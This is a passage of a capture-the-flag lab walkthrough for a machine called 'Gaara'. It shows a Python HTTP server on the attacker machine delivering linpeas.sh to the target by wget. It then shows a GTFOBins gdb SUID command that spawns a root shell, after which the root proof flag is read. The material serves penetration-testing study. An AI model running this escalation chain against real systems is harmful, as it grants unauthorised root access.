


```
permitted by applicable law.
gaara@Gaara:~$ ls
flag.txt  local.txt
gaara@Gaara:~$ cat falg.txt
cat: falg.txt: No such file or directory
gaara@Gaara:~$ cat flag.txt
Your flag is in another file...
gaara@Gaara:~$ cat local.txt
d8b161c82771ef102673a985736ffc6d
gaara@Gaara:~$ wget 192.168.49.51:4444/linpeas.sh
```

let's get root escalation


let's get linpeas.sh from https://github.com/carlospolop/PEASS-ng/releases/tag/20231112-0a42c550

then let's host a python server




```
root@kali:/home/kali# cd Downloads

root@kali:/home/kali/Downloads# ls
linpeas.sh

root@kali:/home/kali/Downloads# pyhton3
Command 'pyhton3' not found, did you mean:
  command 'python3' from deb python3-minimal
Try: apt install <deb name>

root@kali:/home/kali/Downloads# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.51.142 - - [12/Nov/2023 07:13:08] "GET /linpeas.sh HTTP/1.1" 200 -
```

let's get linpeas.sh into the ssh




```
d8b161c82771ef102673a985736ffc6d
gaara@Gaara:~$ wget 192.168.49.51:4444/linpeas.sh
--2023-11-12 07:13:08--  http://192.168.49.51:4444/linpeas.sh
Connecting to 192.168.49.51:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 827.94K  --.-KB/s    in 0.01s

2023-11-12 07:13:08 (73.6 MB/s) - ‘linpeas.sh’ saved [847815/847815]

gaara@Gaara:~$ ls
flag.txt  linpeas.sh  local.txt
```

upon running it



```
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  ---> Apple_Mac_OSX(
03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  ---> Apple_Mac_OSX(L
ion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  ---> BSD/Linux(08-1
996)

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-s
uid
-rwxr-sr-x 1 root shadow 39K Feb 14  2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
-rwsr-sr-x 1 root root 7.7M Oct 14  2019 /usr/bin/gdb
-rwsr-sr-x 1 root root 7.3M Dec 24  2018 /usr/bin/gimp-2.10 (Unknown SGID bin
ary)
-rwxr-sr-x 1 root ssh 315K Jan 31  2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 71K Jul 27  2018 /usr/bin/chage
```

we found `/usr/bin/gdb`
let's find it on gtfobins



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that GDB is compiled with Python support.


```
sudo install -m =xs $(which gdb) .

./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

let's run it
and we got the root privileges



```
$ /usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/sh","sh","-p")' -ex
quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
root
```

let's go fing the last flag



```
# cd /root
# ls
proof.txt  root.txt
# cat proof.txt
df9ff63445cf225fedd3b0c10dacdb4f
# 
```